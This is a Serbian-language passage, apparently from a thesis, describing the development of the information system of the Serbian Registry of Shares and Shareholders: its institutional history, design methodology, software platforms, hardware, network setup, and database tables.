Razvoj evidencije akcija i akcionara je započet u Agenciji za procenu vrednosti društvenog kapitala, a nastavio se u de facto istoj instituciji sa donekle izmenjenim nadležnostima i izmenjenim nazivom Agencija za procenu vrednosti kapitala. Naime, pomenuta Agencija nije više bila nadležna samo za procenu vrednosti društvenog kapitla, već i za procenu vrednosti kapitala uopšte. Ovde se, pre svega, misli kako na državni tako i na privatni kapital koji je dobijen prethodnom privatizacijom. Agencija je bila samostalna organizacija formirana od strane Vlade republike Srbije, kojoj je i odgovarala za svoj rad.

Donošenjem Zakona o svojinskoj transformaciji [30], formirano je Ministarstvo za ekonomsku i vlasničku transformaciju. U okviru Ministarstva formirana je Direkcija za procenu vrednosti kapitala, koju je zapravo činila organizacija prethodne Agencije za procenu vrednosti kapitala. U Direkciji za procenu vrednosti kapitala, formirana je kvalitetna baza podataka akcija i njihovih vlasnika. Da bi se pospešio razvoj kvalitetne evidencije, formiran je poseban Sektor Centralnog registra u okviru Direkcije.

Dalji razvoj evidencije i odgovarajuće baze podataka je nastavljen kratko u Ministarstvu za privredu i privatizaciju a ubrzo zatim u Agenciji za privatizaciju, u posebno osnovanom Sektoru Privremenog registra. Privremeni registar je vršio poslove Centralnog registra do njegovog osnivanja. Sistem je sada već postao veoma kompleksan, jer je obrađivao podatke koji su poticali iz privatizacije po više različitih osnova.

Nakon donošenja Zakona o tržištu hartija od vrednosti i drugih finansijskih instrumenata [18], došlo je do formiranja Centralnog registra, depoa i kliringa hartija od vrednosti, koji je preuzeo bazu podataka iz Registra akcija i akcionara, u skladu sa svojim zakonskim ovlašćenjima.

U Agenciji za privatizaciju je sa radom nastavio Sektor za evidenciju akcija i akcionara iz procesa privatizacije a koji i dalje vodi celokupnu evidenciju Registra akcija i akcionara, sa izuzetkom promena koje se dešavaju na finanasijskoj berzi i drugim mehanizmima finansijskog tržišta.


2.2 OSNOVNE POSTAVKE INFORMACIONOG SISTEMA

Od samog početka je bilo očigledno da se prilikom rešavanja problema registrovanja vlasništva nad kapitalom mora primeniti računarska tehnologija i to u najvećoj mogućoj meri prilagođeno postojećim mogućnostima. Pomenuti zaključak je diktiran zahtevom za obradu velikog broja podataka, koji bi bez primene računarskih tehnologija predstavljao veoma mukotrpan i nepouzdan proces.


Činjenica koju je neophodno imati u vidu je ta da se greške u obradi moraju svesti na minimum. Svaka, eventualna greška, nosi sa sobom finansijske posledice koje nije

lako ispraviti. Stoga je primena savremenih informatičkih tehnologija bila i ostala nužna.


Radi ilustracije očekivanog, a kasnije i realizovanog broja podataka, sistem je obradio podatke za oko 2.500 preduzeća - izdavaoca akcija kao i za preko 1.000.000 akcionara koji su stekli akcije u procesu privatizacije. Pored toga sistem je obradio preko 1.000.000 transakcija na finansijskoj berzi, do formiranja Centralnog registra, depoa i kliringa hartija od vrednosti. Dinamika obrade podataka u Privremenom registru se može videti iz sledećih dijagrama :



Slika 2.4 Kretanje broja obrađenih preduzeća u bazi podataka
Registra akcija i akcionara



Slika 2.5 Kretanje broja obrađenih akcionara u bazi podataka Registra akcija i akcionara



Slika 2.6 Pregled broja obrađenih transakcija u bazi podataka Registra akcija i akcionara

2.2.1 NAČELA KOJA SU POŠTOVANA PRILIKOM RAZVOJA SISTEMA

Prvo načelo koje je poštovano prilikom razvoja informacionog sistema za praćenje prvobitno privatizacije, a zatim i evidentiranje akcija i akcionara je načelo zakonitosti. Svaki postupak i svaka procedura, moraju u potpunosti biti u skladu sa važećim zakonskim propisima. Svako odstupanje od pomenutog načela dovelo bi u pitanje svrsishodnost primene informacionih tehnologija.


Pored toga, bilo je neophodno poštovati načela razvoja informacionih sistema, koja su opštevažeća. Razvoj računarskog sistema zavisi kako od hardverskih, tako i od softverskih resursa u datom trenutku. Svaki od aspekata, kako hardverski tako i softverski diktiraju svoja ograničenja i nameću dalji razvojni tok.

Imajući u vidu činjenicu o neprekidnoj promeni kako zakonskih ograničenja, tako i ubrzanog razvoja hardvera i softvera, pogotovo alata za razvoj i implementaciju baza podataka, neprekidne promene se nameću kao jasan zaključak. Ipak, načela su i dalje ostala zadovoljenje zakonitosti i prilagođavanje novim informatičkim tehnologijama.

2.2.2 METODOLOŠKI PRISTUP PROJEKTOVANJU SISTEMA

U računarskom svetu postoji više pristupa razvoju i projektovanju informacionog sistema. Imajući u vidu činjenicu da je kompanija IBM prva krenula u razvoj računarskih tehnologija za komercijalne primene, samim tim je jasno da poseduju i najbogatije iskustvo na tom polju. Iako prvenstveno baziran na mainframe računarima, kompanija IBM je kasnije sa upehom prešla na PC tehnologiju, a u najnovije vreme proizvodi veoma kvalitetne notebook računare. Takođe, operativni sistem i alati za razvoj i obradu baza podataka koje je razvio IBM se i danas sa uspehom koriste.

Kao nova globalna korporacija, *Microsoft* je preuzeo primat u mnogim segmenitma razvoja informacionih tehnologija. Ogroman napredak je postignut u razvoju operativnih sistema, a naročito Internet tehnologija. Kao posebnu delatnost, *Microsoft* je odvojio preporuke koje je neophodno poštovati prilikom vođenja informatičkih projekata. Tako se došlo do skupa dokumetacije koja u sebi sublimira sva dosadašnja iskustva na polju razvoja, a to je *Microsoft* Solutions Framework (*MSF*). Preporuke su nastale kao rezultat višegodišnjeg istraživanja i testiranja različitih pristupa razvoju informacionih sistema i baziraju se na bogatom iskustvu, pre svega IBM i *Microsoft* korporacija. Osnovni elementi *MSF* pristupa projektovanju sistema se mogu videti iz sledeće ilustracije :



Slika 2.7 *MSF* model procesa, faze i kontrolne tačke

2.2.3 PRIMENA SVETSKIH ISKUSTAVA

Proces privatizacije u Srbiji se sprovodi nakon analognih procesa koji su već sprovedeni u zemljama bivšeg socijalizma. Loša strana ove činjenice je da je naša zemlja u razvojnom zaostatku za ostalim zemljama koje su privatizacioni proces već okončale. Dobra strana je to što smo imali obilje tuđih iskustava na kojima smo zasnovali svoj koncept privatizacije. Treba imati na umu činjenicu da nije bilo moguće jednostavno primeniti već postojeći model privatizacije iz neke druge zemlje na naše uslove, iz razloga specifičnosti svake zemlje ponaosob.

U svakom trenutku razvoja sistema korišćene su, u datom trenutku, najsavremenije razvojne metode i alati. Jedan od veoma korišćenih softverskih alata, prilikom razvoja logike informacionog sistema je UML metod u vidu paketa Rational Rose. Pomenuti softverski paket u sebi sublimira vrhunska dostignuća na polju razvoja informacionih sistema.

Logika razvoja baze podataka Registra akcija i akcionara je u potpunosti zasnovana na svetskim iskustvima i to pre svega zemalja koje su prošle put sličan našem, kao što je Slovenija. Pored toga, korišćena su i iskustva razvijenijih zemalja koje su do perfekcije razvile svoje evidencije akcija i akcionara, kao što je Norveška i ostale zemlje Evropske unije.

2.3 RAZVOJ INFORMACIONOG SISTEMA

Informacioni sistem Registra akcija i akcionara je razvijan višegodišnjim sistematskim radom i planiranjem, uz neprekidno prilagođavanje postavljenim zahtevima. Sistem je

prolazio i prolazi kroz neprekidne transformacije u smislu postavljanja novih i izmenama postojećih zahteva. Osnovne funkcije sistema se nisu menjale već su samo proširivane u smislu usklađivanja sa novim zakonskim propisima.

2.3.1 SISTEMSKA PLATFORMA ZA RAZVOJ

Na početku razvojnog ciklusa dominantan operativni sistem na PC računarima je bio *Microsoft*-ov Disk Opearting System - *DOS*, dok je mrežno okruženje podržavao oprativni sistem Novell. Novell je bio isključivo mrežni operativni sistem i instalirao se na servere, dok su radne stanice radile pod *DOS* operativnim sistemom. Nešto kasnije se pojavio Windows, ali ne kao opeartivni sistem, već kao grupa alata koja olakšavaju rad sa *DOS* opeartivnim sistemom, što nije predstavljalo bitniji pomak u odnosu na sam *DOS* operativni sistem.

Pojavom Windows-a 95, iako mnogo kritikovanog i nesporno punog nedostataka, predstavljalo je značajan korak napred. Operativni sistem Windows 95 je instaliran na radnim stanicama, dok je na serveru i dalje ostao Novell operativni sistem koji je podržavao mrežni rad. Prelazak na novi oprativni sistem nije ostao bez problema. Komunikacija između Windows 95 radnih stanica i Novell servera je bila opterećena mnogobrojnim zastojima. Osnovni uzrok leži u činjenici da je Novell koristio *IPX/SPX* protokol za mrežni rad, dok se *Microsoft* bazirao na *TCP/IP* protokolu. Sam *Microsoft* je razvio softverska poboljšanja koja su u dobroj meri, ali nikad potpuno, prevazišla opisani problem na Windows 95 platformi.

Kompanija *Microsoft* je razvila narednu verziju Windows operativnog sistema namenjenog za mrežni rad i to je bio Windows NT 4.0. Novi Windows je doneo znatna poboljšanja, pogotovo što se pojavio u dve verzije i to Windows NT 4.0. Server i Windows NT 4.0. Workstation. Windows NT 4.0. Server je namenjen podršci mrežnom radu dok je Windows NT 4.0. Workstation namenjen instalaciji na radnim stanicama. Novi sistem je funkcionisao daleko bolje nego relacija Windows 95 - Novell.

Nakon Windows-a NT 4.0, razvijen je Windows 2000, takođe u Server i Workstation varijanti. On je doneo niz prednosti u odnosu na prethodno rešenje. Posebnu prednost je predstavljalo mrežno okruženje koje je daleko više prilagođeno komunikaciji u multidomenskom okruženju kao i konekciji putem Internet-a sa drugim računarskim resursima. Treba imati na umu činjenicu da je sa otvaranjem sistema prema spoljašnjem okruženju došlo i do povećanja opasnosti po bezbednost sistema. Istovremeno dolazi do ubrzanog razvoja sistema zaštite računarskih resursa.

Najnoviji *Microsoft*-ov mrežni operativni sistem je Windows 2003, koji pored znatno unapređenih komunikacionih funkcija, sadrži u sebi već implementirane sigurnosne mehanizme, koji su sami po sebi, podigli bezbednost sistema na viši nivo.

2.3.2 RAZVOJNI ALATI

Uporedo sa razvojem operativnih sistema, u okviru razvoja softvera, razvijali su se alati kako za razvoj baza podataka, tako i alati za razvoj aplikacija. Na samom početku razvoja informacionog sistema kao osnovni razvojni alat korišćen je Borland Pascal 7.0. U pomenutom alatu je razvijana *DOS* aplikacija, koja je istovremeno generisala i obrađivala bazu podataka. Baza podataka je formirana programskim komandama iz aplikacije u specifičnom formatu, prepoznatljivom samo razvijenoj aplikaciji. Za bilo kakvo očitavanje podataka iz fajlova koji u sebi sadrže podatke, bilo je neophodno poznavanje tačne strukture same baze, kao i posedovanje odgovarajućih alata. Samo programiranje je bilo relativno komplikovano, a samim tim i izmene kako strukture podataka, tako i same aplikacije, koje su u početnom periodu bile veoma česte.

Daljim napretkom alata za razvoj baza podataka i aplikacija, prelazi se na savremeniji alat *Microsoft* Access. Alat u sebi sadrži mnoge olakšice kako u radu sa bazom podataka tako i u projektovanju aplikativnog softvera koji radi nad projektovnom bazom podataka. Razvojni paket je integrisan u kompaktnu celinu, kojoj se pristupa preko jedinstvenog interfejsa. Razvijene su mnoge automatizovane procedure - Wizard-i, koji su po automatizmu izvršavali određene postupke, bez zamaranja programera. Loše strane Wizard-a su te što su automatske procedure van kontrole programera, te mogu izazvati i neželjene posledice po softver.

Pojavom alata za razvoj i administriranje baza podataka *Microsoft* SQL Server 2000 učinjen je radikalni korak napred. Novi alat je pružio niz pogodnosti u odnosu na sve prethodne alate iz razloga objedinjavanja jednostavnosti razvoja i administriranja baza podataka. Takođe je došlo do znatnog poboljšanja bezbednosti podataka u samoj bazi, kao i do korišćenja novih mehanizama za praćenje svih akcija na samim podacima. Kompletna baza podataka Registra akcija i akcionara se prevodi na SQL platformu, dok se u početnoj fazi prelaska na novu platformu, i dalje koristi MS Access kao aplikativni deo sistema. U daljem razvoju, aplikacija se razvija primenom *Microsoft*-ovog alata Visual Studio 6.0 i to u jezicima C i C++.

Nakon razvoja .NET platforme, projektovna je i implementirana Web aplikacija bazirana na .NET platformi. Pisanje aplikacije je vršeno prevashodno u C# programskom jeziku kao jednom od najnaprednijih jezika današnjice. Pojedini segmenti aplikacije, koji se direktno obraćaju hardveru, su i dalje ostali napisani u C++ programskom jeziku. Znajući osobine .NET platforme, pisanje koda u različitim programskim jezicima ne predstavlja nikakav problem, jer se prilikom kompajliranja moduli svode na .NET platformu.

Na opisani način je dobijena savremena Web aplikacija koja radi nad SQL bazom, što predstavlja sam tehnološki vrh razvoja informacionih sistema.

2.3.3 HARDVERSKI RESURSI

Opremanje hardverom je teklo u skladu sa opštim razvojem samog hardvera kao i finansijskih mogućnosti institucija u kojima je Registar akcija i akcionara razvijan. U početnom periodu razvoja, zbog opšteg lošeg ekonomskog stanja u državi, osnovni limitirajući faktor bili su finansijski uslovi.

Računari na kojima je započet razvoj sistema su bili PC računari klase 286 i 386, sa diskovima ne većim od 1 MB, veoma malom RAM memorijom, što samo po sebi nije ostavljalo mnogo prostora za razvoj i korišćenje baze podataka ni aplikacije. U tom periodu računari su bili neumreženi pa se moralo izvršiti definisanje računara na kojima su se podaci unosili i obrađivali, a zatim su se tako pripremljeni podaci prenosili putem disketa na računare korisnika. Imajući u vidu nepouzdanost diskete kao medijuma za prenos i čuvanje podataka, očigledno je da se radilo o mukotrpnom postupku koji se često morao ponavljati. Mogućnost greške u tom procesu je uvek postojala, dok su korisnici podatke uvek dobijali sa zakašnjenjem.

Umrežavanjem računara u *LAN* mrežu postignut je značajan napredak. Prvobitno je urađena rekonstrukcija celokupnog prostora u kome je postavljena računarska mreža na bazi *UTP* kablova, obezbeđena sigurnosnim kanalicama. Protok mreže je iznosio 10Mbit/s i bio je podržan odgovarajućim hub-om. Instaliran je centralni računar - server, klase Pentium I, sa Novell opeartivnim sistemom. Za backup baze podataka i ostalih bitnih segmenata sistema korišćena je dat traka. Radne stanice su bile PC računari klase 486, sa diskovima znatno većeg kapaciteta od prethodne generacije i znatno većom *RAM* memorijom. Takođe su instalirani i laserski štampači najnovije generacije, čime se vreme štampanja raznovrsnih izveštaja višestruko smanjilo u odnosu na prethodno štampanje na matričnim štampačima. Nova oprema je za rezultat imala znatno brži, efikasniji i pouzdaniji rad celog sistema. Bazi podataka se moglo simultano pristupati sa više radnih stanica i nije više postojao problem ažurnosti podataka.

Izmeštanjem Registra akcija i akcionara iz Ministarstva za privredu i privatizaciju u Agenciju za privatizaciju, nabavljena je nova oprema, najvećim delom iz donacija Svetske banke i Evropske Agencije za rekonstrukciju. Oprema je predstavljala radikalan korak napred u odnosu na opremu koja je korišćena u Ministarstvu za privredu i privatizaciju. Sva dobijena oprema je brand name porekla, tako da nije postojala dilema u pogledu njenog kvaliteta. Instalirana su dva servera proizvođača IBM, i to jedan kao *PDC*, a drugi kao data server. Data server je opremljen RAID 3 diskovima, čime se postiže veća pouzdanost u čuvanju podataka. Server koji je instaliran u modu *BDC*, kao i radne stanice su delo proizvođača Helwett Packard. Svi računari su klase Pentium IV, vrhunskih karakteristika. Kao backup uređaj koristi se CD rezač, čime se rezervne kopije čuvaju znatno pouzdanije nego do tada.

2.3.4 KOMUNIKACIONI RESURSI

Prve komunikacije između računara, u okviru *LAN* mreže su ostvarene korišćenjem 10Mbit-nih hub-ova, i primenom *UTP* kablova. Iako vrlo skroman početak komunikacije, predstavljao je znatan pomak u odnosu na rad stand alone računara i komunikaciju disketama. Treba napomenuti da su *UTP* kablovi tada predstavljali sam vrh umrežavanja, jer su zamenili do tada korišćene, mnogo sporije, koaksijalne kablove.

Prva otvaranja sistema prema spoljašnjem okruženju su ostvarena tek prelaskom Registra akcija i akcionara u Agenciju za privatizaciju. Najpre je instalirana Internet konekcija i to samo na nekoliko odabranih računara koji nisu bili deo *LAN* mreže, kako bi se izbegao svaki zlonameran pristup sistemu Registra, pošto u tom trenutku nisu bili razvijeni bezbednosni mehanizmi.

Uspostavljena je konekcija poprečnom vezom prema Beogradskoj berzi putem iznajmljenog linka. Pošto su *LAN* mreža registra kao i informacioni sistem Beogradske berze, bili pod nadzorom i zaštitom, postojala je mala mogućnost eventualnog upada u jedan ili drugi sistem. Za tu namenu su korišćeni Zyxel modemi koji su omogućavali pouzdanu i neprekidnu vezu između Registra akcija i akcionara i Beogradske berze. Ova veza je odigrala značajnu ulogu u veoma delikatnom periodu razvoja finansijskog tržišta u Srbiji.

Prilikom propisivanja procedura rada, a na osnovu zakonske regulative, uočena je potreba komunikacije sa berzanskim posrednicima. Berzanski posrednici imaju potrebu komuniciranja sa Registrom akcija i akcionara, kako pre trgovine na berzi radi provere vlasništva nad akcijama, tako i nakon trgovine radi prenosa vlasništva na nove vlasnike. Zbog toga je instaliran poseban server sa više vezanih modema, koji je služio za dial-up pristup bazi podataka Registra akcija i akcionara. Na opisani način, sistemu su pristupali isključivo ovlašćeni berzanski posrednici.

Usledila je nabavka i instalacija rutabilnih switch-eva klase L2 i L3 proizvođača AVAYA. Ugrađeni switch-evi su omogućili formiranje virtuelnih mreža, te su na taj način vršili ulogu rutera. Iako fizički jedinstvena mreža, sistematskim planiranjem i implementacijom switch-eva podeljena je na više logičkih celina, tako da ne postoji mogućnost mešanja prava pojednih grupa ili korisnika iz više virtuelnih mreža.

2.3.5 SPOLJAŠNJE OKRUŽENJE

U početnom periodu razvoja računarske mreže, sistem se nalazio u zgradi Ekonomskog instituta. Mreža je bila potpuno autonomna, te ni na koji način nije bila u vezi sa informatičkom mrežom Ekonomskog instituta, kao ni kompanije Deloitte & Touche koja je takođe smeštena na istoj lokaciji.

Nakon izmeštanja sistema na novu lokaciju, u zgradu Privredne Komore Jugoslavije, u zgradi su zatečene postojeće komunikacione linije. Komunikaciona infrastruktura je bila prilagođena funkcionisanju Komore, te nije bila odgovarajuća za potrebe Agencije za privatizaciju pa ni Registra akcija i akcionara.

Nakon sagledvanja potreba, urađen je idejni projekat nove mreže koji je ubrzo implementiran na nivou cele zgrade. Obezbeđene su nove ISDN linije kao i više iznajmljenih linija prema korisnicima što je znatno popravilo komunikaciono okruženje i omogućilo bolju komunikaciju sa ostalim učesnicima finansijskog tržišta i subjektima privatizacije. Nova infrastruktura je u potpunosti zadovoljila potrebe Registra akcija i akcionara, kako u komunikacionom tako i u bezbednosnom smislu.

GLAVA 3

OSNOVNI ELEMENTI SISTEMA

Informacioni sistem Registra akcija i akcionara predstavlja kompleksnu strukturu koja se prevashodno sastoji iz dobro organizovane relacione baze podataka kao i korespondirajuće Web aplikacije. Baza podataka, kao i aplikacija se sastoje iz više međusobno povezanih, pojedinačnih modula. Moduli su međusobno funkcionalno zavisni i uzajamno kontrolabilni. Modularna struktura sistema omogućava relativno jednostavnu izmenu i doradu neophodnih elemenata.

Baza podataka je ralizovana primenom alata *Microsoft* SQL Server 2000 [31] i predstavlja niz međusobno povezanih tabela, kao osnovnih nosioca podataka. Svaka tabela u sebi sadrži polja, koja u sebi sadrže elementarne podatke, čija je valjanost kontrolisana posebno definisanim procedurama. Projektovanju baze podataka je posvećena naročita pažnja, a za projektovanje su korišćeni *UML* alati [32].

Aplikativni moduli su razvijeni u alatu *Microsoft* Visual Studio 6.0, kao i *Microsoft* Visual Studio .NET [31]. Moduli su međusobno kombinovani, tako da aplikacija ima poseban pojavni oblik za svaku predefinisanu grupu korisnika. Aplikativni deo sistema je razvijen primenom koncepta troslojne arhitekture. Koncept troslojne arhitekture podrazumeva da je sam korisnički interfejs smešten na radnoj stanici, dok su bussiness logic moduli, odnosno dll fajlovi smešteni na samom serveru. Treći sloj predstavlja baza podataka koja se nalazi u odvojenom okruženju. Aplikaciji se može pristupiti korišćenjem nekog od Web browser-a, u ovom slučaju Internet explorer-a. Testiranjem je uočeno da se znatno brži odziv postiže ukoliko se bussiness logic moduli izvršavaju na samom serveru, na kome se nalazi i baza podataka, pošto se izvršavanjem kroz mrežu zauzimaju mrežni resursi i često dolazi do zagušenja saobraćaja na mreži.

3.1 BAZA PODATAKA

Baza podataka je projektovna korišćenjem *UML*, dok se kao alat koristio softverski paket Rational Rose [33] kroz koji je implementirana *UML* tehnologija. Na osnovu projektovanog modela, razvijena je savremena, relaciona baza podataka pomoću

jednog od najsavremenijih alata. Veoma pažljivo je projektovana i realizovana svaka od tabela i veoma mnogo vremena je posvećeno svakom posebnom polju, kao esencialnom nosiocu podatka, kako njegovoj svrsi tako i realizaciji. Istovremno sa definisanjem i implementacijom polja i tabela, definisani su i uslovi koje treba da zadovolji svaki podataka koji se upisuje u definisano polje - *Constraints*, kako se ne bi desilo da u posmatrano polje bude upisan podatak koji ne odgovara predviđenim zahtevima. Takođe su definisane akcije koje se izvršavaju nad podacima u određenom polju, ukoliko se podaci u zavisnom polju promene - *Triggers*, i na taj način se obezbeđuje konzistentnost baze.

Realizacija baze podataka je izvršena u programskom alatu *Microsoft* SQL Server 2000 koji pruža mogućnost automatizovanja mnoštva razvojnih koraka i u velikoj meri olakšava sam razvoj baze. U toku 2005. godine izvršena su testiranja na novoj verziji SQL Server-a 2005, koji se prvobitno pojavio u beta verziji. Testiranja baze u novoj verziji alata su se pokazala veoma uspešnim, tako da se očekuje prelazak na noviju verziju u trenutku kada bude dostupna u full varijanti.

3.1.1 OPIS TABELA

Tabele predstavljaju osnovne nosioce logičkih grupa podataka. Tabele su sačinjene od zapisa ili *records-a* koji se opet sastoje od pojedinačnih polja koja su nosioci određene vrste podataka. Ukoliko se problem posmatra sa stanovišta objektnog programiranja, *record* predstavlja klasu, dok polja predstavljaju atribute te klase. Svaki zapis predstavlja pojavnu instancu klase, tj. sam objekat, dok je tabela skup objekata iste klase. Grafički se tabela može predstaviti na sledeći način :

Tabela 3.1 Prikaz strukture tabele kao nosioca podataka u bazi podataka

	Polje 1	Polje 2	...	Polje n
Zapis 1				
Zapis 2				
...				
Zapis m				

U daljem delu teksta će biti data lista korišćenih tabela, sa kratkim opisom namene svake od tabela. Imajući u vidu činjenicu da sama baza podataka nije primarna tema ovog rada, tabele kao osnovni nosioci podataka neće biti detaljno opisivane.

Pre predstavljanja korišćenih tabela u bazi podataka Registra akcija i akcionara, korisno je napomenuti način imenovanja samih tabela. Naime, prilikom davanja imena tabelama pokušano je da ime tabele asocira na njenu namenu. Znajući da objekti različite vrste (npr. tabela, upit, ...) mogu imati ista imena, prilikom rada sa bazom, projektant ili administrator mogu doći u zabludu po pitanju činjenice na koju vrstu objekta se odnosi neka operacija. Iz opisanih razloga je uvedno pravilo da se tabele


označavaju imenima i početnim slovom T, što asocira na tabelu. Korišćenje opisanih pravila je jasno vidljivo i sledećeg spiska korišćenih tabela :

Tabela 3.2 Spisak osnovnih tabela koje čine bazu podataka sa kratkim opisom


Naziv tabele	Kratak opis
TAkcionari	Podaci o imaocima akcija
TBrokeri	Podaci o berzanskim posrednicima
TDelatnosti	Podaci o grupama delatnosti preduzeća
TDrzave	Podaci o državama iz kojih potiču imaoci akcija
TEmisije	Podaci o pojedinačnim emisijama akcija različitih emitenata
TFirma	Specifični izdvojeni podaci o preduzeću
TFirmaEmisije	Agregatna tabela koja povezuje preduzeća i emisije akcija
TFirmeKapital	Kontrolna tabela sa podacima o kapitalu preduzeća
TInicijalnoStanje	Početni podaci u trenutku završetka privatizacije
TIskorisceno	Podaci o iskorišćenom pravu na besplatne akcije
TKnjigaAkcija	Podaci o akcijama i akcionarima usklađeni sa zakonskom formom
TKursDM	Podaci o promeni kursa nemačke Marke
TKursEUR	Podaci o promeni kursa EUR-a
TNacinSticanja	Podaci o načinu sticanja akcija
TNaselja	Podaci o naseljima u Srbiji
TNovaSifraDelatnosti	Podaci o šifriranju delatnosti u skladu sa novom nomenklaturom
TObrisano	Podaci o entitetima koji imaju status obrisanog podatka
TPasivni	Podaci o akcionarima kojima je ograničena trgovina akcijama
TPol	Podaci o polu akcionara
TPredmeti	Podaci o preduzećima prema nomenklaturi organa uprave
Tpreduzeca	Podaci o emitentima akcija
TPriprema	Tabela u kojoj se vrši prethodna obrada podataka
